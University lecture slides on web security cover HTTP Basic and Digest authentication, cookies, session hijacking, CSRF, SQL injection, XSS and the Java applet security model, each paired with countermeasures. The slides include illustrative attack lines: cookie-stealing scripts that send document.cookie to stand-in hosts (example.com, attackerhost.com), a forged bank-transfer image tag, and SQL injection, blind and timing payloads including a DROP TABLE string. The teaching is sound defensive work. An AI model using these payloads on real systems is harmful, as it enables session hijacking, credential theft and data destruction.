

## Web Security

*Information Security (bmevihim102)*

Dr. Levente Buttyán

associate professor

BME Híradástechnikai Tanszék

Lab of Cryptography and System Security (CrySys)

buttyan@hit.bme.hu, buttyan@crysys.hu



## Web security problems

- securing transactions between the browser and the server
  - authentication and communication security
  - session hijacking attacks and defenses
- attacks targeting the server side
  - SQL injection
- attacks targeting the client side
  - Cross Site Scripting
  - safe execution of mobile code (JavaScript, Java applets)

\*Note: this structuring is done only for the purpose of this lecture.



## Objectives of this lecture

- understand the basic operation of (and danger behind) the most common types of web based attacks
  - cookie theft and HTTP session hijacking, SQL injection, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF)
- introduce some of the possible countermeasures and mitigation techniques
  - authentication methods (HTTP basic, HTTP digest, TLS)
  - input filtering, escaping, and sanitizing
  - safe coding practices
  - the Java security architecture (sandboxing, code signing, bytecode verification, ...)
- non-objective: providing a hacker tool-box (examples may not directly work)



## Lecture outline

- **securing HTTP sessions**
- SQL injection
- Cross Site Scripting
- JavaScript and Java applet security




## HTTP Form Based Authentication

- operation:
  - user supplies his user name and password by filling and submitting an HTML form
  - the web site implementation performs some verification (e.g., looks up the database of users for a matching entry)
  - if successful, the website considers the user to be authenticated
- security considerations:
  - the user credentials are conveyed in the clear to the website, unless steps such as employment of TLS are taken
  - the technique is essentially ad-hoc in that effectively none of the interactions between the user agent and the web server, other than HTTP and HTML themselves, are standardized
  - the actual authentication mechanism employed by the website is, by default, unknown to the user



## HTTP Basic Auth – overview

- designed to allow a web browser, or other client program, to provide credentials (a user name and password) when making an HTTP request





## HTTP Basic Auth – details

- the client asks for a page that requires authentication but does not provide a user name and password
  - typically this is because the user simply entered the address or followed a link to the page
- the server responds with the 401 response code and provides the authentication realm
- the client presents the authentication realm (typically a description of the computer or system being accessed) to the user and prompts for a user name and password
- once a user name and password have been supplied, the client adds an authentication header (with value `base64encode(username + ":" + password)`) to the original request and re-sends it
- if the name and password are valid, then the server accepts the authentication and the page is returned; otherwise, the server might return the 401 response code and the client would prompt the user again



## HTTP Basic Auth – illustrated

- client request:

```
GET /private/index.html HTTP/1.0
Host: localhost
```

- server response:

```
HTTP/1.0 401 Authorization Required
Server: HTTPd/1.0
Date: Sat, 27 Nov 2004 10:18:15 GMT
WWW-Authenticate: Basic realm="Secure Area"
Content-Type: text/html
Content-Length: 311

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<HTML>
<HEAD>
<TITLE>Error</TITLE>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
</HEAD>
<BODY>
<H1>401 Unauthorized.</H1>
</BODY>
</HTML>
```



## HTTP Basic Auth – illustrated

- client request (with credentials):

```
GET /private/index.html HTTP/1.0
Host: localhost
Authorization: Basic QWxhZGRpbjpwGVuIHNlc2FtZQ==
```

- server response:

```
HTTP/1.0 200 OK
Server: HTTPd/1.0
Date: Sat, 27 Nov 2004 10:19:07 GMT
Content-Type: text/html Content-Length: 10476

... followed by a blank line and HTML text comprising of
the restricted page ...
```




## HTTP Basic Auth – weaknesses

- the credentials are passed as plaintext and could be eavesdropped easily (if connection between the client and the server is not secured e.g., with TLS)
- no protection for the information passed back from the server
- no effective way for the server to “log out” the user
  - browsers retain authentication information until the tab or window is closed or the user clears the history
  - HTTP does not provide a method for a server to direct clients to discard these cached credentials



## HTTP Digest Auth – overview

- HTTP Digest Authentication is intended to supersede the unencrypted HTTP Basic Authentication
- based on the application of MD5 cryptographic hashing with usage of nonce values



## HTTP Digest Auth – details

- the client asks for a page that requires authentication but does not provide a user name and password (typically this is because the user simply entered the address or followed a link to the page)
- the server responds with the 401 response code, providing the authentication realm and a randomly-generated value called a nonce
- the client presents the authentication realm (typically a description of the computer or system being accessed) to the user and prompts for a user name and password
- once a user name and password have been supplied, the client re-sends the same request but adds an authentication header that includes the response code
- if correct, the server accepts the authentication and the page is returned, otherwise the server might return the "401" response code and the client would prompt the user again



## Calculation of the response value

- the response value is calculated in three steps:
  - the MD5 hash of the combined user name, authentication realm and password is calculated; the result is referred to as HA1
  - the MD5 hash of the method and URL is calculated (e.g., "GET" and "/dir/index.html"); the result is referred to as HA2
  - the MD5 hash of the combined HA1 result, server nonce (nonce), request counter (nc), client nonce (cnonce), quality of protection code (qop) and HA2 result is calculated; the result is the response value provided by the client
- since the server has the same information as the client, the response can be checked by performing the same calculation



## HTTP Digest Auth – illustrated

- client request (no authentication):

```
GET /dir/index.html HTTP/1.0
Host: localhost
```

- server response:

```
HTTP/1.0 401 Unauthorized
Server: HTTPd/0.9
Date: Sun, 10 Apr 2005 20:26:47 GMT
WWW-Authenticate: Digest realm="testrealm@host.com", qop="auth,auth-int",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
opaque="5ccc069c403ebaf9f0171e9517f40e41"
Content-Type: text/html
Content-Length: 311

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<HTML>
<HEAD>
<TITLE>Error</TITLE>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
</HEAD>
<BODY><H1>401 Unauthorized.</H1></BODY>
</HTML>
```



## HTTP Digest Auth – illustrated

- client request (with authentication):

```
GET /dir/index.html HTTP/1.0
Host: localhost
Authorization: Digest username="Mufasa",
  realm="testrealm@host.com",
  nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
  uri="/dir/index.html", qop=auth, nc=00000001,
  cnonce="0a4f113b",
  response="6629fae49393a05397450978507c4ef1",
  opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

- server response:

```
HTTP/1.0 200 OK
Server: HTTPd/0.9
Date: Sun, 10 Apr 2005 20:27:03 GMT
Content-Type: text/html Content-Length: 7984
... followed by a blank line and HTML text of the restricted page ...
```



## HTTP Digest Auth – discussion

- the password is not used directly in the digest, but rather HA1 = MD5(username:realm:password) → this allows some implementations to store HA1 rather than the cleartext password
- the client nonce prevents chosen plaintext attacks (which would make pre-computation attacks a threat, note that the server can be impersonated)
- the server nonce is there to prevent replay attacks
  - the server typically does not issue a new nonce for every request, in order to limit the amount of state that needs to be maintained
  - instead the server nonce is allowed to contain timestamp, and the same nonce is used for a period of time by the same client
  - subsequent requests are distinguished by increasing the client nonce counter and a new client nonce
  - it is up to the server to ensure that the counter increases for each of the nonce values that it has issued, rejecting any bad requests appropriately
  - if a server nonce expires, the server should respond with the "401" status code and add stale=TRUE to the authentication header indicating that the client should re-send with the new nonce provided, without prompting the user for another user name and password
  - the server does not need to keep any expired nonce values



## TLS based authentication

- TLS provides server authentication and optional client authentication
- even if the client is not authenticated during the TLS handshake, it can use any legacy authentication (e.g., HTTP Basic Authentication) over the secure channel established between the server and the client
- uses strong crypto algorithms, provides high level of security
- established secure channel can be used later on to ensure the confidentiality and integrity of all communications between the client and the server → this makes session hijacking attacks much harder
- however, MitM attacks are still possible if the server TLS certificate is not properly verified
  - in practice, servers often use self-signed certificates; such certificates can be issued by anybody!!!



## Managing HTTP sessions

- HTTP is stateless, however, many applications need to keep state across different HTTP requests (e.g., to store shopping cart content, user preferences, etc.)
- available approaches
  - pass state information back and forth between the client and the server in
    - cookies
    - special URL strings
    - hidden form fields
  - keep state at the client side
    - some browsers support persistent storage that can be accessed via scripts (e.g., window.name variable can store large amount of data via JavaScript)
    - Adobe Flash Local Shared Objects
    - a cached script uses the same static variables that can be used to identify a session



## Cookies

- a cookie is a small piece of text stored on a user's computer by a web browser
- it consists of one or more name-value pairs
- it is sent as an HTTP header by a web server to a web browser and then sent back unchanged by the browser each time it accesses that server
- a cookie can store a session state (e.g., content of a shopping cart) in the name-value pairs or it can just store a session ID that refers to an entry in a session database at the server



## Setting a cookie

- first time a browser requests a page from the server:

```
GET /index.html HTTP/1.1  
Host: www.example.org
```

- the server replies by sending the requested page; the HTTP header may contain cookies sent by the server to be stored by the user:

```
HTTP/1.1 200 OK  
Content-type: text/html  
Set-Cookie: name=value  
(content of page)
```

- every subsequent page request to the same server will include the cookie:

```
GET /spec.html HTTP/1.1  
Host: www.example.org  
Cookie: name=value
```

- cookies can also be set by JavaScript or similar scripts running within the browser (e.g., `document.cookie = "temperature=20"`)



## Cookie attributes

- name-value pair(s)
  - may collapse the value of a number of variables in a single string, like `a=12&b=abcd&c=32`
- expiration date
  - tells the browser when to delete the cookie
  - if no expiration date is provided, the cookie is deleted at the end of the user session (when quitting the browser)
  - persistent cookies have an expiration date specified
- path and domain name
  - tell the browser that the cookie has to be sent back to the server when requesting URLs of a given domain and path
  - for security reasons, the cookie is accepted only if the server is a member of the domain specified by the domain string
  - if not specified, the default is the domain and path of the object that was requested when this cookie was sent back
- flag that indicates if the cookie is intended only for encrypted connections



## Cookie examples

Name: datr

Content: 1264825402-e6cf988526e88bc7fdcf3b83c6aef89a

Domain: .facebook.com

Path: /

Send For: Any type of connection

Expires: Friday, March 02, 2012 7:49:09 PM

Name: VISITOR\_INFO1\_LIVE

Content: kv4AanIXgw

Domain: .youtube.com

Path: /

Send For: Any type of connection

Expires: Friday, October 29, 2010 10:15:33 AM



## Session hijacking by cookie theft

- if connection is not encrypted, the cookie is sent in clear → sensitive session information may be eavesdropped by an attacker, and used later to steal the session of the victim
- this problem can be solved by using TLS and setting the cookie such that it is sent only via encrypted connections
- however, a large number of websites, although using encrypted https communication for user authentication (i.e. the login page), subsequently send session cookies and other data over ordinary, unencrypted http connections for performance reasons



## Session hijacking by cookie theft

- another way of stealing cookies is by malicious scripts executing in the browser
  - scripting languages such as JavaScript and JScript are usually allowed to access cookie values and have some means to send arbitrary values to arbitrary servers on the Internet

- example:

```
<a href="#" onclick =  
"window.location='http://example.com/steal.cgi?text='+escape(document.cookie); return false;">Click  
here!</a>
```

- a solution could be to set the HttpOnly flag on the cookie that prevents scripts from accessing the cookie



## Cross Site Request Forgery (CSRF)

- the attacker includes in a page a link or script that accesses a site to which a victim is known to have been authenticated (e.g., an Internet bank site)
- when the victim opens this page, the script is executed with the credentials and session state of the victim
- example:
  - user Alice opened an Internet banking session at abank.com
  - in parallel, she is also using a chat forum
  - Bob posts a message that contains the following link:

```
<img src =  
"http://abank.com/transfer?from=alice&amount=1000000&to=Bob">
```
  - when Alice views Bob's post, she also unintentionally sends a request to abank.com with the given parameters
  - note: Alice's browser sends all current credentials and set cookies to abank.com



## CSRF – discussion

- affects web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action
  - e.g., a user who is authenticated by a cookie saved in the user's web browser could unknowingly send an HTTP request together with the cookie to a site that trusts the user (by the cookie) and thereby causes an unwanted action
- unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser
- CSRF attacks using images are often made from Internet forums, where users are allowed to post images but not JavaScript




## CSRF – limitations

- the attacker must target a site that doesn't check the "Referrer" header (which is common)
  - the "Referrer" in the previous example would point to the chat forum, and the bank could find this suspicious
- the attacker must find a form submission at the target site, or a URL that has side effects, that does something (e.g., transfers money, or changes the victim's e-mail address or password)
- the attacker must determine the right values for all the form's or URL's inputs: if any of them are required to be secret authentication values or IDs that the attacker can't guess, the attack will fail
- the attacker must lure the victim to a Web page with malicious code while the victim is logged in to the target site
- note that the attack is "blind": the attacker can't see what the target website sends back to the victim in response to the forged requests
- on the other hand, attack attempts are easy to mount and invisible to victims



## Third party cookies and tracking

- cookies are sent only to the server setting them or a server in the same domain
- however, a web page may contain images or other components stored on third party servers (in other domains)
- cookies that are set during retrieval of these components are called *third-party cookies*





## Third party cookies and tracking

- advertising companies use third-party cookies to track a user across multiple sites
- in particular, an advertising company can track a user across all pages where it has placed advertising images
  - when image is downloaded, cookie is sent
  - cookie identifies the user
  - Referrer field in the request header identifies the visited site
- knowledge of the pages visited by a user allows the advertisement company to target advertisement to the user's presumed preferences
  - even if real user identity is not known, the user is profiled and receives customized information



## Lecture outline

- securing HTTP sessions
- **SQL injection**
- Cross Site Scripting
- JavaScript and Java applet security



## SQL injection

- modern web sites often build HTML responses dynamically from data stored in a database (relational DB, SQL queries)
- SQL injection refers to a family of techniques that maliciously exploit applications that use client-supplied data in SQL statements
  - attacker tricks the SQL engine into executing unintended commands by supplying specially crafted string input
  - as a result, the attacker gains unauthorized access to a database in order to view or manipulate restricted data
- specific techniques may differ, but they all exploit the same vulnerability in the application:  
**incorrectly validated or non-validated string literals are concatenated into a dynamic SQL statement, and interpreted as code by the SQL engine**



## Simple SQL injection example

- assume that the server receives an e-mail address *email* and a password *pwd* in the HTTP request, and uses them in the following dynamic SQL statement:

```
statement := `SELECT * FROM users WHERE EmailAddr = "` ||  
email || `" AND Password = "` || Pwd || `";`
```

- when executed, the server checks if the database returns a record or not; if so, the user is logged in
- e.g., when *email* is **buttyan@crysys.hu** and *pwd* is **kiskacsa**, the following statement will be executed:

```
SELECT * FROM users WHERE EmailAddr = 'buttyan@crysys.hu'  
AND Password = 'kiskacsa';
```



## Simple SQL injection example

- what if we supply the string `' OR 1=1; --` as the value for *email*? (*pwd* can be anything)
- the following statement will be executed:


```
SELECT * FROM users WHERE EmailAddr = ' OR 1=1; --' AND Password = 'xxx';
```



## Another classical example

- some SQL servers allow multiple statements to be executed with one call
- what if we supply the string `xxx'; DROP TABLE users; --` as the value for email?
- the following statement will be executed:

```
SELECT * FROM users WHERE EmailAddr = 'xxx'; DROP TABLE users; --' AND Password = 'xxx';
```





## Types of SQL injection attacks

- first order injection
  - the attacker enters a malicious string and causes the modified code to be executed immediately (see previous examples)
- second order injection
  - the attacker injects into persistent storage (such as a table row) which is deemed as a trusted source; an attack can subsequently be executed by another activity
- blind attacks
  - no data are directly returned to the attacker
- timing attacks
  - use timing or other performance indicators to deduce the result (success or failure) of an attack



## Second order SQL inj. example

- assume a server stores a database of users with their credit card number
  - e.g., table users has a *UserName* and a *CC\_Number* column, and user names are assumed to be unique
- users are allowed to access, review and perhaps modify their profile
  - after authentication the following dynamic SQL statement may be executed

```
statement := `SELECT CC_Number FROM users WHERE UserName =  
" ' || uname || "`;
```

where uname is a user name retrieved from the database based on some authenticated ID



## Second order SQL inj. example

- what if an attacker registers under the name `xxx' OR UserName = 'John Victim'` ?
- when the attacker reviews his own profile, the following statement will be executed:

```
SELECT CC_Number FROM users WHERE UserName = 'xxx' OR
UserName = 'John Victim' ;
```

- this will return the credit card number of John Victim to the attacker



## Blind attacks

- a web application may be vulnerable to an SQL injection but the results of the injection are not directly visible to the attacker
- yet, the page may display differently depending on the results of some logical statement injected → 1 bit of information
- a new statement must be crafted for each bit recovered → time intensive attack
- typical test:
  - URL: `http://bookstore.com/show.php?id=876192`
  - compare the results returned for
    - `http://bookstore.com/show.php?id=876192 and 1=1`
    - `http://bookstore.com/show.php?id=876192 and 1=2`
  - if they differ, then the site is vulnerable to blind SQL injection attacks, as you can use the site as an oracle to reveal the truth value of crafted logical statement



## Blind SQL injection examples

- get the version of MySQL:
  - test for version 4:
    - `http://bookstore.com/show.php?id=876192 and substring(@@version,1,1)=4`
  - test for version 5:
    - `http://bookstore.com/show.php?id=876192 and substring(@@version,1,1)=5`
- check if a table called users exists:
  - call this:
    - `http://bookstore.com/show.php?id=876192 and (select 1 from users limit 0,1)=1`
  - if table users exists, then condition is TRUE and page displays normally
  - otherwise condition is FALSE and page displays differently



## More blind SQL injection examples

- deduce information from the database
  - assume that you figured out that table users has columns called username and password
  - then try this:
    - `http://bookstore.com/show.php?id=876192 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>80`
  - where
    - “SELECT concat(username,0x3a,password) from users limit 0,1” returns the username and password of the first user in table users
    - `substring(str,1,1)` returns the first character of str
    - `ascii(char)` returns the ASCII code of char
    - `>` is the “greater than” symbol
  - if page displays normally, than the ASCII code of the first character of the username is greater than 80
  - keep trying...
    - `http://bookstore.com/show.php?id=876192 and ascii(substring((SELECT concat(username,0x3a,password) from users limit X,Y),A,B))<comp>;C`



## Timing attacks

- special type of blind SQL injection that causes the SQL engine to execute a long running query or a time delay statement depending on the logical value injected
- the attacker can then measure the time the page takes to load to determine if the injected statement is true
- example:
  - `http://bookstore.com/show.php?id=876192; if (select 1 from users)=1 waitfor delay '0:0:10'--`



## Countermeasures

- proper setting of access rights to the database
  - e.g., allow only SELECT operation, etc...
- use parameterized statements
  - placeholders, bind arguments
- filter and sanitize input
  - escaping special characters, conforming to naming conventions, ...
- avoid dynamic SQL
  - use static SQL statement text (unless you cannot)
  - static SQL statements cannot change at run time, and hence, they are not vulnerable to SQL injection attacks



## Parameterized statements

- with most platforms, parameterized statements can be used that work with parameters (sometimes called placeholders or bind variables) instead of embedding user input directly in the statement
- example:
  - instead of concatenating user input like this:

```
v_stmt :=  
'SELECT name, salary FROM employees '||  
  'WHERE department_name = ''|| p_department_name  
  ||''';  
  
EXECUTE IMMEDIATE v_stmt;
```

- use placeholders:

```
v_stmt :=  
'SELECT name, salary FROM employees '||  
  'WHERE department_name = :1';  
  
EXECUTE IMMEDIATE v_stmt USING p_department_name;
```



## Another example (in PHP)

```
$db = new PDO('pgsql:dbname=database');  
$stmt = $db->prepare("SELECT priv FROM testUsers WHERE  
  username=:username AND password=:password");  
$stmt->bindParam(':username', $user);  
$stmt->bindParam(':password', $pass);  
$stmt->execute();
```



## Filter and sanitize input

- with most platforms, a special library of functions are available that filter and sanitize input strings in order to eliminate potentially harmful SQL commands in them
- examples

- Oracle:

```
FUNCTION name elided
(LAYER VARCHAR2, OWNER VARCHAR2, FIELD VARCHAR2)
RETURN BOOLEAN IS
CRS INTEGER;
BEGIN
CRS := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(CRS, 'select ` ||
sys.dbms_assert.SIMPLE_SQL_NAME(FIELD) ||' from ` ||
sys.dbms_assert.SIMPLE_SQL_NAME(OWNER) ||'.` ||
sys.dbms_assert.SIMPLE_SQL_NAME(LAYER) ||'_elided',
DBMS_SQL.NATIVE);
```

- MySQL/PHP:

```
$query = sprintf("SELECT * FROM Users where UserName='%s'
and Password='%s'", mysql_real_escape_string($Username),
mysql_real_escape_string($Password));
```




## Lecture outline

- securing HTTP sessions
- SQL injection
- Cross Site Scripting
- JavaScript and Java applet security

## Cross-site scripting (XSS)

- a malicious attacker can inject a (client-side) script into a web page that is also viewed by other users
- when another user views the page, she also downloads and executes the malicious script
- XSS exploits the trust that the victim has in the (owner of the) visited web site; unfortunately, if the site is vulnerable to XSS, then this trust should not be transferred to the site's content



## XSS (cont'd)

- XSS vulnerabilities have been reported and exploited since the 1990s, but recently XSS has become the top security vulnerability
  - roughly 80% of all security vulnerabilities today are XSS vulnerabilities
  - it surpassed buffer overflow, which has been the top security vulnerability for long time
  - some researchers claim that 60-70% of websites are likely open to XSS attacks
- prominent sites that have been affected in the past:
  - the Google search engine
  - the email services of Google and Yahoo!
  - the social networking sites Facebook, MySpace, and Orkut
  - Wikipedia
  - ...



## XSS types

- persistent (stored) XSS
  - data (script) provided by the attacker is saved by the server, and then permanently displayed on normal pages returned to other users in the course of regular browsing without proper HTML escaping
  - classical example: online message boards where users are allowed to post HTML formatted messages (including scripts) for other users to read
  - in the case of social networking sites, the code could be further designed to self-propagate across accounts, creating a type of a client-side worm
- non-persistent (reflected) XSS
  - data provided by a web client (most commonly in HTTP query parameters or in HTML form submissions) is used immediately by server-side scripts to generate a page for that user without properly sanitizing the response
  - classical example: search engines return the search string along with the search result, and both are displayed by the client's browser
  - is this really a problem?
    - user can compromise his own security by submitting a malicious input to a vulnerable site



## Non-persistent XSS

- an attacker may easily place hidden frames or deceptive links on unrelated sites and cause the victims' browsers to navigate to URLs on the vulnerable site automatically—often completely in the background
- example:

```
<STYLE type="text/css">body,html{background-color:transparent;}</STYLE>
...
<iframe src =
"http://www.mysearchengine.com/search.pl?text=<script>document.location='http://attackerhost.com/cgi-bin/cookiesteal.cgi?' +document.cookie</script>"
allowtransparency="true">
```

- when mysearchengine.com returns the search result, the browser will run the script which steals cookies



## XSS mitigation

- validate and reject undesirable characters in input fields
- escape all untrusted input data before outputting it using a method appropriate for the output context
  - HTML numeric entity encoding (<script> → &lt;script&gt;)
  - JavaScript escaping (<script> → %3Cscript%3E)
  - URL (or percent) encoding (e.g., < → %3C, > → %3E, ...)
  - CSS escaping
- disabling scripts
  - some browsers or browser plugins can be configured to disable client-side scripts on a per-domain basis
  - default should be block all, and user should be able to enable scripts from specific domains
  - examples: IE Security Zones, Mozilla NoScript add-on



## Lecture outline

- securing HTTP sessions
- SQL injection
- Cross Site Scripting
- JavaScript and Java applet security



## JavaScript security issues

- browsers contain the risk of potentially malicious JavaScript code using two restrictions:
  - scripts run in a **sandbox** in which they can only perform web-related actions, not general-purpose programming tasks (no access to local resources)
  - scripts are constrained by the **same origin policy**: scripts from one web site do not have access to information such as usernames, passwords, or cookies sent to another site
- most JavaScript-related security bugs are breaches of either the same origin policy or the sandbox
  - e.g., XSS is a violation of the same-origin policy (malicious script is loaded from a trusted web site and has access to sensitive data related to that site)



## JavaScript security issues (cont'd)

- browser and plug-in bugs
  - JavaScript provides an interface to a wide range of browser capabilities, some of which may have flaws (e.g., buffer overflow) → these flaws can allow attackers to write scripts which would run any code they wish on the user's system
  - plug-ins, such as video players, Adobe Flash, and the wide range of ActiveX controls enabled by default in Microsoft Internet Explorer, may also have flaws exploitable via JavaScript
- sandbox implementation bugs
  - bugs in the implementation of the sandbox mechanism may allow scripts to run outside of the sandbox with the privileges necessary to, for example, create or delete files



## Java applet security

- the need for Java security
- Java security models
  - the sandbox (Java 1.0)
  - the concept of trusted code (Java 1.1)
  - fine grained access control (Java 2)
- the three pillars of the Java Security Architecture
  - the Security Manager
  - Class Loaders
  - the Bytecode Verifier




## The need for Java security

- code mobility can be useful (though not indispensable)
  - may reduce bandwidth requirements
  - improve functionality of web services
- but downloaded executable content is dangerous
  - the source may be unknown hence untrusted
  - hostile applets may modify or destroy data in your file system
  - hostile applets may read private data from your file system
  - hostile applets may install other hostile code on your system (e.g., virus, back-door, keyboard sniffer, ...)
  - hostile applets may try to attack someone else from your system (making you appear as the responsible for the attack)
  - hostile applets may use (up) the resources of your system (DoS)
  - all this may happen without you knowing about it

## The sandbox model


idea: limit the resources that can be accessed by applets



- introduced in Java 1.0
- local code had unrestricted access to resources
- downloaded code (applet) was restricted to the sandbox
  - cannot access the local file system
  - cannot access system resources,
  - can establish a network connection only with its originating web server

## The concept of trusted code


idea: applets that originate from a trusted source could be trusted



- introduced in Java 1.1
- applets could be digitally signed
- unsigned applets and applets signed by an untrusted principal were restricted to the sandbox
- local applications and applets signed by a trusted principal had unrestricted access to resources

## Fine grained access control in Java

idea: every code (remote or local) has access to the system resources based on what is defined in a *policy file*



- introduced in Java 2
- a *protection domain* is an association of a code source and the permissions granted
- the code source consists of a URL and an optional signature
- permissions granted to a code source are specified in the policy file

```
grant CodeBase "http://java.sun.com", SignedBy "Sun" {
    permission java.io.FilePermission "${user.home}/${}*","read, write";
    permission java.net.SocketPermission "localhost:1024-","listen";};
```

## The Security Manager

- ensures that the permissions specified in the policy file are not overridden
- implements a `checkPermission()` method, which
  - takes a permission object as parameter, and
  - returns a yes or a no (based on the code source and the permissions granted for that code source in the policy file)
- `checkPermission()` is called from trusted system classes
  - e.g., if you want to open a socket you need to create a `Socket` object
  - the `Socket` class is a trusted system class that always invokes the `checkPermission()` method
- this requires that
  - all system resources are accessible only via trusted system classes
  - trusted system classes cannot be overwritten (ensured by the class loading mechanism)



## The Security Manager (cont'd)

- the JVM allows only one SM to be active at a time
- there is a default SM provided by the JDK
- Java programs (applications, applets, beans, ...) can replace the default SM by their own SM only if they have permission to do so
  - two permissions are needed:
    - create an instance of SecurityManager
    - set an SM instance as active
  - example:

```
grant CodeBase "...", SignedBy "..." {
    permission java.lang.RuntimePermission "createSecurityManager";
    permission java.lang.RuntimePermission "setSecurityManager";};
```
  - invoking the SecurityManager constructor or the setSecurityManager() method will call the checkPermissions() method of the current SM and verify if the caller has the needed permissions



## Class loaders

- separate name spaces
  - classes loaded by a class loader instance belong to the same name space
  - since classes with the same name may exist on different Web sites, different Web sites are handled by different instances of the applet class loader
  - a class in one name space cannot access a class in another name space
    - classes from different Web sites cannot access each other
- establish the protection domain (set of permissions) for a loaded class
- enforce a search order that prevents trusted system classes from being replaced by classes from less trusted sources
  - see next two slide ...




## Class loading process

when a class is referenced

- JVM: invokes the class loader associated with the requesting program
- class loader: has the class already been loaded?
